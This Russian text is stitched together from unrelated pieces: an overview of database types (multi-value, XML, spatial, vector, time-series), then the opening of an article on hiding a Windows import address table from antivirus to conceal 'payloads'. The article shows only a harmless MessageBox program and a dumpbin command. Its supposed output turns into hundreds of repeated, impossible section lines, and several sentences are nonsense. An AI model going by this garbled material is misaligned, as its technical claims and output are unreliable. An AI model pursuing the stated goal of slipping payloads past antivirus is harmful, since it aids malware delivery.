Системы управления инвентарем и складскими запасами: MVDBMS позволяет отслеживать инвентарь с несколькими атрибутами, такими, которые могут иметь несколько значений, такие как размеры, цвета, места.

Системы учета пациентов в медицинских учреждениях: MVDBMS позволяет хранить информацию о пациентах, которая может иметь несколько диагнозов, или назначено несколько лекарственных препаратов и имеется несколько предыдущих визитов. Это позволяет более эффективно хранить и обрабатывать такие данные.

Системы управления заказами и доставкой: в проектах, связанных с обработкой заказов и доставкой товаров или услуг, могут использоваться несколько значений, связанных с каждым заказом, например список товаров, адреса доставки и статус заказа.

Системы учета клиентов и CRM-системы: в CRM-системах и системах учета клиентов MVDBMS позволяет более гибко хранить различные контактные данные, которые взаимодействуют с клиентом, интересы, предпочтения и другие детали, которые могут иметь множественные значения.

Системы управления контентом: в системах управления контентом, где необходимо хранить различные типы данных, такие, как статьи, изображения, видео или аудиофайлы, и управлять ими, multi-value базы данных позволяют гибко и эффективно управлять различными типами контента.

Системы учета финансовых операций: в проектах, связанных с учетом финансовых операций, такие системы могут использовать multi-value базы данных для хранения сложных транзакций, таких как счета, суммы, даты и категории.

XML

Open source: BaseX, Sedna, eXist-db

Коммерческие: search.xml

Облачные: Нет

XML СУБД — это базы данных, специально разработанные для хранения и обработки информации в формате XML (eXtensible Markup Language). XML — представляет собой универсальный формат для структурирования и хранения данных, который широко используется для обмена информацией между различными системами и приложениями. XML СУБД позволяют сохранять целостность данных, тип и структуру внутри документов, благодаря этому можно эффективно делать выборки и изменять данные, а также использовать мощность компонентов базой структуры базы.

Использование XML СУБД целесообразно, где требуется гибкая структура, обработка и интеграция данных в формате XML, например в следующих проектах.

Электронная коммерция: в проектах электронной коммерции, где требуется хранить и обрабатывать информацию о товарах, заказах, покупателях, ценах и другие связанных данных, XML СУБД могут обеспечить управление такими данными.

Интеграция данных: XML СУБД могут использоваться в проектах, связанных с интеграцией данных из различных источников или систем. Формат XML удобен для хранения данных для последующего использования, позволяет гибко структурировать информацию и предоставляет средства для обмена данными между различными системами.

Управление контентом: в системах управления контентом (CMS), проектах, связанных с управлением сайтами, веб-порталами, XML СУБД позволяют хранить и организовывать различные типы контента, такие как статьи, новости, документы, мультимедиа.

Публикация данных: XML СУБД могут использоваться в проектах, связанных с публикацией данных, таких как онлайн-каталоги, справочники, базы данных и энциклопедии. Формат XML обеспечивает представление и структурирование информации, которая может быть легко опубликована в различных форматах.

Обмен данными и интеграция приложений: также СУБД часто применяются в проектах, где необходимо обеспечить обмен данными между различными приложениями и системами. XML может использоваться для обмена информацией в формате API (Application Programming Interface) или веб-сервисов.

Системы управления документами: в проектах, связанных с управлением документами и их хранением. Также XML СУБД могут использоваться для хранения и обработки документов, метаданных, версионирования и управления доступом.

БД СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

С базами данных «специального назначения» проще — у них отличия в задачах. Остановиться чуть подробнее хотелось бы только на представителях СУБД.

Пространственные базы данных (Spatial database) — это тип баз данных, специально разработанных для хранения и обработки пространственной информации и управления ею. Включая геометрическую информацию, такие как точки, линии, полигоны, а также пространственные отношения между такими сложными между ними. Пространственные базы данных обычно используются в таких приложениях, как геоинформационные системы (ГИС) и веб-сервисы.

Векторные базы данных (Vector database) — благодаря развитию машинного обучения из подъема пространственных баз данных вырастет в отдельную категорию векторные базы, специализирующиеся на хранении и обработке векторных данных (чаще). Такие базы данных используют структуру для хранения и эффективного управления ими, а также предоставляют специальные инструменты и алгоритмы для обработки векторной информации. В машинном обучении широко применяются концепции, которые, как правило, выражаются в виде многомерных векторов. Векторные базы данных могут использовать для ускорения и повышения точности поиска и сравнения векторов, что важно для таких задач, как рекомендательные системы, обнаружение аномалий и обработка естественного языка.

Time Series — это разновидность баз данных, которая специально предназначена для хранения и управления временными рядами. Временные ряды — это последовательности данных, которые собираются и записываются в порядке времени, обычно с фиксированными интервалами. Такие базы данных часто используются в таких приложениях, как финансовый анализ, мониторинг сенсоров, анализ трафика и прогнозирование спроса

МОЛЧИ И СКРЫВАЙСЯ

ПРЯЧЕМ ИТ ОТ АНТИВИРУСА

Ярослав Ковалев
Старший инженер-программист
yarkovalev@ksc.kaspersky.com

Зоркий глаз антивируса так и норовит обнаружить наши пейлоады! Давай покажу как скрыть все эмиссии, чтобы спрятаться от назойливого внимания антивирусных программ. Мы попробуем замаскировать под легитимное приложение с помощью ИТ CamoStage.

Все начинается под Windows программы имеют ИТ (Import Address Table) — это таблица, которая содержит функции, импортируемые программой из DLL-библиотек. Загрузчик нам не этакашник, создает скрывать импорты, чтобы антивирусные приложения были слепыми вдалбливающуть использующие в процессе. Для этого стоит разобраться некоторых способах сокрытия таблицы импортов.

ПРОСТЕЙШЕЕ СКРЫТИЕ

Итак, суть у нас есть простенькая программка, которая, например, выводит MessageBox:

```
#include <windows.h>

int main() {
    MessageBoxA(NULL, "HI", "HI", MB_OK);
    return 0;
}
```

Компилируем и запускаем

Если мы посмотрим на exe, что нам выкинул наш ИТ, то будем внезапно удивлены: вместо API-вызовов в ИТ лежит только одна функция, которая как раз даже не вызывается:

```
dumpbin /imports .\hello.exe
```

```
Microsoft (R) COFF/PE Dumper Version 14.29.30133.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file .\hello.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             140002230 Import Name Table
                 0 time date stamp
                 0 forwarder chain
                 ffffffff first thunk offset
               1A0 hint/name table
                 0 ordinal only
                 0 hint/name table
                 0 time date stamp
                 0 forwarder chain
                 ffffffff first thunk offset
               1A8 hint/name table

  Summary

        1000 .data
        2000 .idata
        3000 .rdata
        4000 .reloc
        5000 .text
        6000 .tls
        7000 .xfg
        8000 .pdata
        9000 .rsrc
        A000 .bss
        B000 .CRT
        C000 .gfids
        D000 .gehcontmd
        E000 .gehfunmd
        F000 .gehfunmd
        10000 .gehcontmd
        11000 .gehfunmd
        12000 .gehfunmd
        13000 .gehcontmd
        14000 .gehfunmd
        15000 .gehfunmd
        16000 .gehcontmd
        17000 .gehfunmd
        18000 .gehfunmd
        19000 .gehcontmd
        1A000 .gehfunmd
        1B000 .gehfunmd
        1C000 .gehcontmd
        1D000 .gehfunmd
        1E000 .gehfunmd
        1F000 .gehcontmd
        20000 .gehfunmd
        21000 .gehfunmd
        22000 .gehcontmd
        23000 .gehfunmd
        24000 .gehfunmd
        25000 .gehcontmd
        26000 .gehfunmd
        27000 .gehfunmd
        28000 .gehcontmd
        29000 .gehfunmd
        2A000 .gehfunmd
        2B000 .gehcontmd
        2C000 .gehfunmd
        2D000 .gehfunmd
        2E000 .gehcontmd
        2F000 .gehfunmd
        30000 .gehfunmd
        31000 .gehcontmd
        32000 .gehfunmd
        33000 .gehfunmd
        34000 .gehcontmd
        35000 .gehfunmd
        36000 .gehfunmd
        37000 .gehcontmd
        38000 .gehfunmd
        39000 .gehfunmd
        3A000 .gehcontmd
        3B000 .gehfunmd
        3C000 .gehfunmd
        3D000 .gehcontmd
        3E000 .gehfunmd
        3F000 .gehfunmd
        40000 .gehcontmd
        41000 .gehfunmd
        42000 .gehfunmd
        43000 .gehcontmd
        44000 .gehfunmd
        45000 .gehfunmd
        46000 .gehcontmd
        47000 .gehfunmd
        48000 .gehfunmd
        49000 .gehcontmd
        4A000 .gehfunmd
        4B000 .gehfunmd
        4C000 .gehcontmd
        4D000 .gehfunmd
        4E000 .gehfunmd
        4F000 .gehcontmd
        50000 .gehfunmd
        51000 .gehfunmd
        52000 .gehcontmd
        53000 .gehfunmd
        54000 .gehfunmd
        55000 .gehcontmd
        56000 .gehfunmd
        57000 .gehfunmd
        58000 .gehcontmd
        59000 .gehfunmd
        5A000 .gehfunmd
        5B000 .gehcontmd
        5C000 .gehfunmd
        5D000 .gehfunmd
        5E000 .gehcontmd
        5F000 .gehfunmd
        60000 .gehfunmd
        61000 .gehcontmd
        62000 .gehfunmd
        63000 .gehfunmd
        64000 .gehcontmd
        65000 .gehfunmd
        66000 .gehfunmd
        67000 .gehcontmd
        68000 .gehfunmd
        69000 .gehfunmd
        6A000 .gehcontmd
        6B000 .gehfunmd
        6C000 .gehfunmd
        6D000 .gehcontmd
        6E000 .gehfunmd
        6F000 .gehfunmd
        70000 .gehcontmd
        71000 .gehfunmd
        72000 .gehfunmd
        73000 .gehcontmd
        74000 .gehfunmd
        75000 .gehfunmd
        76000 .gehcontmd
        77000 .gehfunmd
        78000 .gehfunmd
        79000 .gehcontmd
        7A000 .gehfunmd
        7B000 .gehfunmd
        7C000 .gehcontmd
        7D000 .gehfunmd
        7E000 .gehfunmd
        7F000 .gehcontmd
        80000 .gehfunmd
        81000 .gehfunmd
        82000 .gehcontmd
        83000 .gehfunmd
        84000 .gehfunmd
        85000 .gehcontmd
        86000 .gehfunmd
        87000 .gehfunmd
        88000 .gehcontmd
        89000 .gehfunmd
        8A000 .gehfunmd
        8B000 .gehcontmd
        8C000 .gehfunmd
        8D000 .gehfunmd
        8E000 .gehcontmd
        8F000 .gehfunmd
        90000 .gehfunmd
        91000 .gehcontmd
        92000 .gehfunmd
        93000 .gehfunmd
        94000 .gehcontmd
        95000 .gehfunmd
        96000 .gehfunmd
        97000 .gehcontmd
        98000 .gehfunmd
        99000 .gehfunmd
        9A000 .gehcontmd
        9B000 .gehfunmd
        9C000 .gehfunmd
        9D000 .gehcontmd
        9E000 .gehfunmd
        9F000 .gehfunmd
        A0000 .gehcontmd
        A1000 .gehfunmd
        A2000 .gehfunmd
        A3000 .gehcontmd
        A4000 .gehfunmd
        A5000 .gehfunmd
        A6000 .gehcontmd
        A7000 .gehfunmd
        A8000 .gehfunmd
        A9000 .gehcontmd
        AA000 .gehfunmd
        AB000 .gehfunmd
        AC000 .gehcontmd
        AD000 .gehfunmd
        AE000 .gehfunmd
        AF000 .gehcontmd
        B0000 .gehfunmd
        B1000 .gehfunmd
        B2000 .gehcontmd
        B3000 .gehfunmd
        B4000 .gehfunmd
        B5000 .gehcontmd
        B6000 .gehfunmd
        B7000 .gehfunmd
        B8000 .gehcontmd
        B9000 .gehfunmd
        BA000 .gehfunmd
        BB000 .gehcontmd
        BC000 .gehfunmd
        BD000 .gehfunmd
        BE000 .gehcontmd
        BF000 .gehfunmd
        C0000 .gehfunmd
        C1000 .gehcontmd
        C2000 .gehfunmd
        C3000 .gehfunmd
        C4000 .gehcontmd
        C5000 .gehfunmd
        C6000 .gehfunmd
        C7000 .gehcontmd
        C8000 .gehfunmd
        C9000 .gehfunmd
        CA000 .gehcontmd
        CB000 .gehfunmd
        CC000 .gehfunmd
        CD000 .gehcontmd
        CE000 .gehfunmd
        CF000 .gehfunmd
        D0000 .gehfunmd
        D1000 .gehfunmd
        D2000 .gehcontmd
        D3000 .gehfunmd
        D4000 .gehfunmd
        D5000 .gehcontmd
        D6000 .gehfunmd
        D7000 .gehfunmd
        D8000 .gehcontmd
        D9000 .gehfunmd
        DA000 .gehfunmd
        DB000 .gehcontmd
        DC000 .gehfunmd
        DD000 .gehfunmd
        DE000 .gehcontmd
        DF000 .gehfunmd
        E0000 .gehfunmd
        E1000 .gehcontmd
        E2000 .gehfunmd
        E3000 .gehfunmd
        E4000 .gehcontmd
        E5000 .gehfunmd
        E6000 .gehfunmd
        E7000 .gehcontmd
        E8000 .gehfunmd
        E9000 .gehfunmd
        EA000 .gehcontmd
        EB000 .gehfunmd
        EC000 .gehfunmd
        ED000 .gehcontmd
        EE000 .gehfunmd
        EF000 .gehfunmd
        F0000 .gehfunmd
        F1000 .gehcontmd
        F2000 .gehfunmd
        F3000 .gehfunmd
        F4000 .gehcontmd
        F5000 .gehfunmd
        F6000 .gehfunmd
        F7000 .gehcontmd
        F8000 .gehfunmd
        F9000 .gehfunmd
        FA000 .gehcontmd
        FB000 .gehfunmd
        FC000 .gehfunmd
        FD000 .gehcontmd
        FE000 .gehfunmd
        FF000 .gehfunmd
        100000 .gehfunmd
        101000 .gehcontmd
        102000 .gehfunmd
        103000 .gehfunmd
        104000 .gehcontmd
        105000 .gehfunmd
        106000 .gehfunmd
        107000 .gehcontmd
        108000 .gehfunmd
        109000 .gehfunmd
        10A000 .gehcontmd
        10B000 .gehfunmd
        10C000 .gehfunmd
        10D000 .gehcontmd
        10E000 .gehfunmd
        10F000 .gehfunmd
        110000 .gehfunmd
        111000 .gehcontmd
        112000 .gehfunmd
        113000 .gehfunmd
        114000 .gehcontmd
        115000 .gehfunmd
        116000 .gehfunmd
        117000 .gehcontmd
        118000 .gehfunmd
        119000 .gehfunmd
        11A000 .gehcontmd
        11B000 .gehfunmd
        11C000 .gehfunmd
        11D000 .gehcontmd
        11E000 .gehfunmd
        11F000 .gehfunmd
        120000 .gehfunmd
        121000 .gehcontmd
        122000 .gehfunmd
        123000 .gehfunmd
        124000 .gehcontmd
        125000 .gehfunmd
        126000 .gehfunmd
        127000 .gehcontmd
        128000 .gehfunmd
        129000 .gehfunmd
        12A000 .gehcontmd
        12B000 .gehfunmd
        12C000 .gehfunmd
        12D000 .gehcontmd
        12E000 .gehfunmd
        12F000 .gehfunmd
        130000 .gehfunmd
        131000 .gehcontmd
        132000 .gehfunmd
        133000 .gehfunmd
        134000 .gehcontmd
        135000 .gehfunmd
        136000 .gehfunmd
        137000 .gehcontmd
        138000 .gehfunmd
        139000 .gehfunmd
        13A000 .gehcontmd
        13B000 .gehfunmd
        13C000 .gehfunmd
        13D000 .gehcontmd
        13E000 .gehfunmd
        13F000 .gehfunmd
        140000 .gehfunmd
        141000 .gehcontmd
        142000 .gehfunmd
        143000 .gehfunmd
        144000 .gehcontmd
        145000 .gehfunmd
        146000 .gehfunmd
        147000 .gehcontmd
        148000 .gehfunmd
        149000 .gehfunmd
        14A000 .gehcontmd
        14B000 .gehfunmd
        14C000 .gehfunmd
        14D000 .gehcontmd
        14E000 .gehfunmd
        14F000 .gehfunmd
        150000 .gehfunmd
        151000 .gehcontmd
        152000 .gehfunmd
        153000 .gehfunmd
        154000 .gehcontmd
        155000 .gehfunmd
        156000 .gehfunmd
        157000 .gehcontmd
        158000 .gehfunmd
        159000 .gehfunmd
        15A000 .gehcontmd
        15B000 .gehfunmd
        15C000 .gehfunmd
        15D000 .gehcontmd
        15E000 .gehfunmd
        15F000 .gehfunmd
        160000 .gehfunmd
        161000 .gehcontmd
        162000 .gehfunmd
        163000 .gehfunmd
        164000 .gehcontmd
        165000 .gehfunmd
        166000 .gehfunmd
        167000 .gehcontmd
        168000 .gehfunmd
        169000 .gehfunmd
        16A000 .gehcontmd
        16B000 .gehfunmd
        16C000 .gehfunmd
        16D000 .gehcontmd
        16E000 .gehfunmd
        16F000 .gehfunmd
        170000 .gehfunmd
        171000 .gehcontmd
        172000 .gehfunmd
        173000 .gehfunmd
        174000 .gehcontmd
        175000 .gehfunmd
        176000 .gehfunmd
        177000 .gehcontmd
        178000 .gehfunmd
        179000 .gehfunmd
        17A000 .gehcontmd
        17B000 .gehfunmd
        17C000 .gehfunmd
        17D000 .gehcontmd
        17E000 .gehfunmd
        17F000 .gehfunmd
        180000 .gehfunmd
        181000 .gehcontmd
        182000 .gehfunmd
        183000 .gehfunmd
        184000 .gehcontmd
        185000 .gehfunmd
        186000 .gehfunmd
        187000 .gehcontmd
        188000 .gehfunmd
        189000 .gehfunmd
        18A000 .gehcontmd
        18B000 .gehfunmd
        18C000 .gehfunmd
        18D000 .gehcontmd
        18E000 .gehfunmd
        18F000 .gehfunmd
        190000 .gehfunmd
        191000 .gehcontmd
        192000 .gehfunmd
        193000 .gehfunmd
        194000 .gehcontmd
        195000 .gehfunmd
        196000 .gehfunmd
        197000 .gehcontmd
        198000 .gehfunmd
        199000 .gehfunmd
        19A000 .gehcontmd
        19B000 .gehfunmd
        19C000 .gehfunmd
        19D000 .gehcontmd
        19E000 .gehfunmd
        19F000 .gehfunmd
        1A0000 .gehfunmd
        1A1000 .gehcontmd
        1A2000 .gehfunmd
        1A3000 .gehfunmd
        1A4000 .gehcontmd
        1A5000 .gehfunmd
        1A6000 .gehfunmd
        1A7000 .gehcontmd
        1A8000 .gehfunmd
        1A9000 .gehfunmd
        1AA000 .gehcontmd
        1AB000 .gehfunmd
        1AC000 .gehfunmd
        1AD000 .gehcontmd
        1AE000 .gehfunmd
        1AF000 .gehfunmd
        1B0000 .gehfunmd
        1B1000 .gehcontmd
        1B2000 .gehfunmd
        1B3000 .gehfunmd
        1B4000 .gehcontmd
        1B5000 .gehfunmd
        1B6000 .gehfunmd
        1B7000 .gehcontmd
        1B8000 .gehfunmd
        1B9000 .gehfunmd
        1BA000 .gehcontmd
        1BB000 .gehfunmd
        1BC000 .gehfunmd
        1BD000 .gehcontmd
        1BE000 .gehfunmd
        1BF000 .gehfunmd
        1C0000 .gehfunmd
        1C1000 .gehcontmd
        1C2000 .gehfunmd
        1C3000 .gehfunmd
        1C4000 .gehcontmd
        1C5000 .gehfunmd
        1C6000 .gehfunmd
        1C7000 .gehcontmd
        1C8000 .gehfunmd
        1C9000 .gehfunmd
        1CA000 .gehcontmd
        1CB000 .gehfunmd
        1CC000 .gehfunmd
        1CD000 .gehcontmd
        1CE000 .gehfunmd
        1CF000 .gehfunmd
        1D0000 .gehfunmd
        1D1000 .gehcontmd
        1D2000 .gehfunmd
        1D3000 .gehfunmd
        1D4000 .gehcontmd
        1D5000 .gehfunmd
        1D6000 .gehfunmd
        1D7000 .gehcontmd
        1D8000 .gehfunmd
        1D9000 .gehfunmd
        1DA000 .gehcontmd
        1DB000 .gehfunmd
        1DC000 .gehfunmd
        1DD000 .gehcontmd
        1DE000 .gehfunmd
        1DF000 .gehfunmd
        1E0000 .gehfunmd
        1E1000 .gehcontmd
        1E2000 .gehfunmd
        1E3000 .gehfunmd
        1E4000 .gehcontmd
        1E5000 .gehfunmd
        1E6000 .gehfunmd
        1E7000 .gehcontmd
        1E8000 .gehfunmd
        1E9000 .gehfunmd
        1EA000 .gehcontmd
        1EB000 .gehfunmd
        1EC000 .gehfunmd
        1ED000 .gehcontmd
        1EE000 .gehfunmd
        1EF000 .gehfunmd
        1F0000 .gehfunmd
        1F1000 .gehcontmd
        1F2000 .gehfunmd
        1F3000 .gehfunmd
        1F4000 .gehcontmd
        1F5000 .gehfunmd
        1F6000 .gehfunmd
        1F7000 .gehcontmd
        1F8000 .gehfunmd
        1F9000 .gehfunmd
        1FA000 .gehcontmd
        1FB000 .gehfunmd
        1FC000 .gehfunmd
        1FD000 .gehcontmd
        1FE000 .gehfunmd
        1FF000 .gehfunmd
        200000 .gehfunmd
        201000 .gehcontmd
        202000 .gehfunmd
        203000 .gehfunmd
        204000 .gehcontmd
        205000 .gehfunmd
        206000 .gehfunmd
        207000 .gehcontmd
        208000 .gehfunmd
        209000 .gehfunmd
        20A000 .gehcontmd
        20B000 .gehfunmd
        20C000 .gehfunmd
        20D000 .gehcontmd
        20E000 .gehfunmd
        20F000 .gehfunmd
        210000 .gehfunmd
        211000 .gehcontmd
        212000 .gehfunmd
        213000 .gehfunmd
        214000 .gehcontmd
        215000 .gehfunmd
        216000 .gehfunmd
        217000 .gehcontmd
        218000 .gehfunmd
        219000 .gehfunmd
        21A000 .gehcontmd
        21B000 .gehfunmd
        21C000 .gehfunmd
        21D000 .gehcontmd
        21E000 .gehfunmd
        21F000 .gehfunmd
        220000 .gehfunmd
        221000 .gehcontmd
        222000 .gehfunmd
        223000 .gehfunmd
        224000 .gehcontmd
        225000 .gehfunmd
        226000 .gehfunmd
        227000 .gehcontmd
        228000 .gehfunmd
        229000 .gehfunmd
        22A000 .gehcontmd
        22B000 .gehfunmd
        22C000 .gehfunmd
        22D000 .gehcontmd
        22E000 .gehfunmd
        22F000 .gehfunmd
        230000 .gehfunmd
        231000 .gehcontmd
        232000 .gehfunmd
        233000 .gehfunmd
        234000 .gehcontmd
        235000 .gehfunmd
        236000 .gehfunmd
        237000 .gehcontmd
        238000 .gehfunmd
        239000 .gehfunmd
        23A000 .gehcontmd
        23B000 .gehfunmd
        23C000 .gehfunmd
        23D000 .gehcontmd
        23E000 .gehfunmd
        23F000 .gehfunmd
        240000 .gehfunmd
        241000 .gehcontmd
        242000 .gehfunmd
        243000 .gehfunmd
        244000 .gehcontmd
        245000 .gehfunmd
        246000 .gehfunmd
        247000 .gehcontmd
        248000 .gehfunmd
        249000 .gehfunmd
        24A000 .gehcontmd
        24B000 .gehfunmd
        24C000 .gehfunmd
        24D000 .gehcontmd
        24E000 .gehfunmd
        24F000 .gehfunmd
        250000 .gehfunmd
        251000 .gehcontmd
        252000 .gehfunmd
        253000 .gehfunmd
        254000 .gehcontmd
        255000 .gehfunmd
        256000 .gehfunmd
        257000 .gehcontmd
        258000 .gehfunmd
        259000 .gehfunmd
        25A000 .gehcontmd
        25B000 .gehfunmd
        25C000 .gehfunmd
        25D000 .gehcontmd
        25E000 .gehfunmd
        25F000 .gehfunmd
        260000 .gehfunmd
        261000 .gehcontmd
        262000 .gehfunmd
        263000 .gehfunmd
        264000 .gehcontmd
        265000 .gehfunmd
        266000 .gehfunmd
        267000 .gehcontmd
        268000 .gehfunmd
        269000 .gehfunmd
        26A000 .gehcontmd
        26B000 .gehfunmd
        26C000 .gehfunmd
        26D000 .gehcontmd
        26E000 .gehfunmd
        26F000 .gehfunmd
        270000 .gehfunmd
        271000 .gehcontmd
        272000 .gehfunmd
        273000 .gehfunmd
        274000 .gehcontmd
        275000 .gehfunmd
        276000 .gehfunmd
        277000 .gehcontmd
        278000 .gehfunmd
        279000 .gehfunmd
        27A000 .gehcontmd
        27B000 .gehfunmd
        27C000 .gehfunmd
        27D000 .gehcontmd
        27E000 .gehfunmd
        27F000 .gehfunmd
        280000 .gehfunmd
        281000 .gehcontmd
        282000 .gehfunmd
        283000 .gehfunmd
        284000 .gehcontmd
        285000 .gehfunmd
        286000 .gehfunmd
        287000 .gehcontmd
        288000 .gehfunmd
        289000 .gehfunmd
        28A000 .gehcontmd
        28B000 .gehfunmd
        28C000 .gehfunmd
        28D000 .gehcontmd
        28E000 .gehfunmd
        28F000 .gehfunmd
        290000 .gehfunmd
        291000 .gehcontmd
        292000 .gehfunmd
        293000 .gehfunmd
        294000 .gehcontmd
        295000 .gehfunmd
        296000 .gehfunmd
        297000 .gehcontmd
        298000 .gehfunmd
        299000 .gehfunmd
        29A000 .gehcontmd
        29B000 .gehfunmd
        29C000 .gehfunmd
        29D000 .gehcontmd
        29E000 .gehfunmd
        29F000 .gehfunmd
        2A0000 .gehfunmd
        2A1000 .gehcontmd
        2A2000 .gehfunmd
        2A3000 .gehfunmd
        2A4000 .gehcontmd
        2A5000 .gehfunmd
        2A6000 .gehfunmd
        2A7000 .gehcontmd
        2A8000 .gehfunmd
        2A9000 .gehfunmd
        2AA000 .gehcontmd
        2AB000 .gehfunmd
        2AC000 .gehfunmd
        2AD000 .gehcontmd
        2AE000 .gehfunmd
        2AF000 .gehfunmd
        2B0000 .gehfunmd
        2B1000 .gehcontmd
        2B2000 .gehfunmd
        2B3000 .gehfunmd
        2B4000 .gehcontmd
        2B5000 .gehfunmd
        2B6000 .gehfunmd
        2B7000 .gehcontmd
        2B8000 .gehfunmd
        2B9000 .gehfunmd
        2BA000 .gehcontmd
        2BB000 .gehfunmd
        2BC000 .gehfunmd
        2BD000 .gehcontmd
        2BE000 .gehfunmd
        2BF000 .gehfunmd
        2C0000 .gehfunmd
        2C1000 .gehcontmd
        2C2000 .gehfunmd
        2C3000 .gehfunmd
        2C4000 .gehcontmd
        2C5000 .gehfunmd
        2C6000 .gehfunmd
        2C7000 .gehcontmd
        2C8000 .gehfunmd
        2C9000 .gehfunmd
        2CA000 .gehcontmd
        2CB000 .gehfunmd
        2CC000 .gehfunmd
        2CD000 .gehcontmd
        2CE000 .gehfunmd
        2CF000 .gehfunmd
        2D0000 .gehfunmd
        2D1000 .gehcontmd
        2D2000 .gehfunmd
        2D3000 .gehfunmd
        2D4000 .gehcontmd
        2D5000 .gehfunmd
        2D6000 .gehfunmd
        2D7000 .gehcontmd
        2D8000 .gehfunmd
        2D9000 .gehfunmd
        2DA000 .gehcontmd
        2DB000 .gehfunmd
        2DC000 .gehfunmd
        2DD000 .gehcontmd
        2DE000 .gehfunmd
        2DF000 .gehfunmd
        2E0000 .gehfunmd
        2E1000 .gehcontmd
        2E2000 .gehfunmd
        2E3000 .gehfunmd
        2E4000 .gehcontmd
        2E5000 .gehfunmd
        2E6000 .gehfunmd
        2E7000 .gehcontmd
        2E8000 .gehfunmd
        2E9000 .gehfunmd
        2EA000 .gehcontmd
        2EB000 .gehfunmd
        2EC000 .gehfunmd
        2ED000 .gehcontmd
        2EE000 .gehfunmd
        2EF000 .gehfunmd
        2F0000 .gehfunmd
        2F1000 .gehcontmd
        2F2000 .gehfunmd
        2F3000 .gehfunmd
        2F4000 .gehcontmd
        2F5000 .gehfunmd
        2F6000 .gehfunmd
        2F7000 .gehcontmd
        2F8000 .gehfunmd
        2F9000 .gehfunmd
        2FA000 .gehcontmd
        2FB000 .gehfunmd
        2FC000 .gehfunmd
        2FD000 .gehcontmd
        2FE000 .gehfunmd
        2FF000 .gehfunmd
        300000 .gehfunmd
        301000 .gehcontmd
        302000 .gehfunmd
        303000 .gehfunmd
        304000 .gehcontmd
        305000 .gehfunmd
        306000 .gehfunmd
        307000 .gehcontmd
        308000 .gehfunmd
        309000 .gehfunmd
        30A000 .gehcontmd
        30B000 .gehfunmd
        30C000 .gehfunmd
        30D000 .gehcontmd
        30E000 .gehfunmd
        30F000 .gehfunmd
        310000 .gehfunmd
        311000 .gehcontmd
        312000 .gehfunmd
        313000 .gehfunmd
        314000 .gehcontmd
        315000 .gehfunmd
        316000 .gehfunmd
        317000 .gehcontmd
        318000 .gehfunmd
        319000 .gehfunmd
        31A000 .gehcontmd
        31B000 .gehfunmd
        31C000 .gehfunmd
        31D000 .gehcontmd
        31E000 .gehfunmd
        31F000 .gehfunmd
        320000 .gehfunmd
        321000 .gehcontmd
        322000 .gehfunmd
        323000 .gehfunmd
        324000 .gehcontmd
        325000 .gehfunmd
        326000 .gehfunmd
        327000 .gehcontmd
        328000 .gehfunmd
        329000 .gehfunmd
        32A000 .gehcontmd
        32B000 .gehfunmd
        32C000 .gehfunmd
        32D000 .gehcontmd
        32E000 .gehfunmd
        32F000 .gehfunmd
        330000 .gehfunmd
        331000 .gehcontmd
        332000 .gehfunmd
        333000 .gehfunmd
        334000 .gehcontmd
        335000 .gehfunmd
        336000 .gehfunmd
        337000 .gehcontmd
        338000 .gehfunmd
        339000 .gehfunmd
        33A000 .gehcontmd
        33B000 .gehfunmd
        33C000 .gehfunmd
        33D000 .gehcontmd
        33E000 .gehfunmd
        33F000 .gehfunmd
        340000 .gehfunmd
        341000 .gehcontmd
        342000 .gehfunmd
        343000 .gehfunmd
        344000 .gehcontmd
        345000 .gehfunmd
        346000 .gehfunmd
        347000 .gehcontmd
        348000 .gehfunmd
        349000 .gehfunmd
        34A000 .gehcontmd
        34B000 .gehfunmd
        34C000 .gehfunmd
        34D000 .gehcontmd
        34E000 .gehfunmd
        34F000 .gehfunmd
        350000 .gehfunmd
        351000 .gehcontmd
        352000 .gehfunmd
        353000 .gehfunmd
        354000 .gehcontmd
        355000 .gehfunmd
        356000 .gehfunmd
        357000 .gehcontmd
        358000 .gehfunmd
        359000 .gehfunmd
        35A000 .gehcontmd
        35B000 .gehfunmd
        35C000 .gehfunmd
        35D000 .gehcontmd
        35E000 .gehfunmd
        35F000 .gehfunmd
        360000 .gehfunmd
        361000 .gehcontmd
        362000 .gehfunmd
        363000 .gehfunmd
        364000 .gehcontmd
        365000 .gehfunmd
        366000 .gehfunmd
        367000 .gehcontmd
        368000 .gehfunmd
        369000 .gehfunmd
        36A000 .gehcontmd
        36B000 .gehfunmd
        36C000 .gehfunmd
        36D000 .gehcontmd
        36E000 .gehfunmd
        36F000 .gehfunmd
        370000 .gehfunmd
        371000 .gehcontmd
        372000 .gehfunmd
        373000 .gehfunmd
        374000 .gehcontmd
        375000 .gehfunmd
        376000 .gehfunmd
        377000 .gehcontmd
        378000 .gehfunmd
        379000 .gehfunmd
        37A000 .gehcontmd
        37B000 .gehfunmd
        37C000 .gehfunmd
        37D000 .gehcontmd
        37E000 .gehfunmd
        37F000 .gehfunmd
        380000 .gehfunmd
        381000 .gehcontmd
        382000 .gehfunmd
        383000 .gehfunmd
        384000 .gehcontmd
        385000 .gehfunmd
        386000 .gehfunmd
        387000 .gehcontmd
        388000 .gehfunmd
        389000 .gehfunmd
        38A000 .gehcontmd
        38B000 .gehfunmd
        38C000 .gehfunmd
        38D000 .gehcontmd
        38E000 .gehfunmd
        38F000 .gehfunmd
        390000 .gehfunmd
        391000 .gehcontmd
        392000 .gehfunmd
        393000 .gehfunmd
        394000 .gehcontmd
        395000 .gehfunmd
        396000 .gehfunmd
        397000 .gehcontmd
        398000 .gehfunmd
        399000 .gehfunmd
        39A000 .gehcontmd
        39B000 .gehfunmd
        39C000 .gehfunmd
        39D000 .gehcontmd
        39E000 .gehfunmd
        39F000 .gehfunmd
        3A0000 .gehfunmd
        3A1000 .gehcontmd
        3A2000 .gehfunmd
        3A3000 .gehfunmd
        3A4000 .gehcontmd
        3A5000 .gehfunmd
        3A6000 .gehfunmd
        3A7000 .gehcontmd
        3A8000 .gehfunmd
        3A9000 .gehfunmd
        3AA000 .gehcontmd
        3AB000 .gehfunmd
        3AC000 .gehfunmd
        3AD000 .gehcontmd
        3AE000 .gehfunmd
        3AF000 .gehfunmd
        3B0000 .gehfunmd
        3B1000 .gehcontmd
        3B2000 .gehfunmd
        3B3000 .gehfunmd
        3B4000 .gehcontmd
        3B5000 .gehfunmd
        3B6000 .gehfunmd
        3B7000 .gehcontmd
        3B8000 .gehfunmd
        3B9000 .gehfunmd
        3BA000 .gehcontmd
        3BB000 .gehfunmd
